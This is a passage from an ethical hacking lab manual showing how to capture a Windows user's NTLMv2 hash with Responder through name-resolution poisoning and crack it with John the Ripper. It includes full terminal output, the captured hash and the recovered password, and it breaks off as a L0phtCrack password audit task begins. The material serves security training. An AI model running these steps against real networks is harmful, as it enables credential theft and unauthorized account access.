TASK 1.4

Connect to the Shared Directory

11. Switch to the **Windows 10** virtual machine, right-click on the **Start** icon, and click **Run**.




Disk Management
Computer Management
Windows PowerShell
Windows PowerShell (Admin)
Task Manager
Settings
File Explorer
Search
Run
Shut down or sign out
Desktop
Type here to search

Figure 1.1.14: Launching the Run window

12. The **Run** window appears; type **\\CEH-Tools** in the **Open** field and click **OK**.


Run
OK
Cancel
Browse...

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: \\CEH-Tools


Figure 1.1.15: Run window

13. Leave the **Windows 10** virtual machine running and switch back to the **Ubuntu** virtual machine.

TASK 1.5

View and Crack Obtained Hash

14. Responder starts capturing the access logs of the **Windows 10** virtual machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.



ubuntu@ubuntu: ~/Responder

```
[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name CEH-TOOLS (service: File Server
)
 [*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
[SMB] NTLMv2-SSP Client   : 10.10.10.10
[SMB] NTLMv2-SSP Username : WINDOWS10\Jason
[SMB] NTLMv2-SSP Hash     : Jason::WINDOWS10:1122334455667788:0148028C9BFDB710AAFB8584C78
2E5B9:0101000000000000DC9EB9BE8187D601CBF080B58F5593420000000002000A0053004D0042003100320
001000A0053004D0042003100320004000A0053004D0042003100320003000A0053004D0042003100320005000
0A0053004D004200310032000800300030000000000000000000010000000020000009F71C8F92421609AB972C0BDE
359C51B9897DBB2499636B27EFFDDA9500854EC0A001000000000000000000000000000000000000009001C0063
006900660073002F004300450048002D0054006F006F006C007300000000000000000000
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
[*] Skipping previously captured hash for WINDOWS10\Jason
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name CEH-TOOLS (service: Workstation
/Redirector)
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name ceh-tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name ceh-tools
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name ceh-tools.local
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
```

Figure 1.1.16: Hash obtained by Responder

15. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.10.10.txt** file.

16. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.


Home
Responder
logs
Recent
Starred
Home
Desktop
Pictures
Videos
Analyzer-Session.log
Poisoners-Session.log
Responder-Session.log
SMB-NTLMv2-SSP-10.10.10.10.txt
Open
SMB-NTLMv2-SSP-10.10.10.10.txt [...
~/Responder/logs
Save
Plain Text
Tab Width: 8
Ln 1, Col 1
INS
"SMB-NTLMv2-SSP-10.10.10.10.txt" selected (488 bytes)

```
1 Jason::WINDOWS10:1122334455667788:0148028C9BFDB710AAFB8584C782E5B9:01010
```

Figure 1.1.17: Responder log file

17. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**.).


18. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.

19. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.

20. After completing the installation of John the Ripper, type **sudo john /home/ubuntu/Responder/logs/<Log File Name.txt>** and press **Enter**.

Note: The log file name will differ in your lab environment. Here, the log file name is **SMB-NTLMv2-SSP-10.10.10.10.txt**.

21. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.



```
ubuntu@ubuntu:~$ sudo snap install john-the-ripper
[sudo] password for ubuntu:
john-the-ripper 1.9J1-a16c8a7X from Claudio André (claudioandre-br) installed
ubuntu@ubuntu:~$ sudo john /home/ubuntu/Responder/logs/SMB-NTLMv2-SSP-10.10.10.10.txt
Created directory: /root/snap/john-the-ripper/297/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/snap/john-the-ripper/current/run/password.lst, rules:Wordlist
qwerty           (Jason)
1g 0:00:00:00 DONE 2/3 (2020-09-10 22:08) 25.00g/s 167250p/s 167250c/s 167250C/s 123456..random
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
ubuntu@ubuntu:~$
```

Figure 1.1.18: Password cracked successfully

22. This concludes the demonstration of performing an active online attack to crack a password using Responder.

23. Close all open windows and document all the acquired information.

24. Turn off the **Ubuntu** virtual machine.

25. Close all windows on the **Windows 10** virtual machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon ( ), and click **Sign out**. You will be signed out from Jason's account.




Figure 1.1.19: Sign out

TASK 2

Audit System Passwords using L0phtCrack

In this lab, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.

Here, we will audit system passwords using L0phtCrack.

TASK 2.1


Install and Configure L0phtCrack

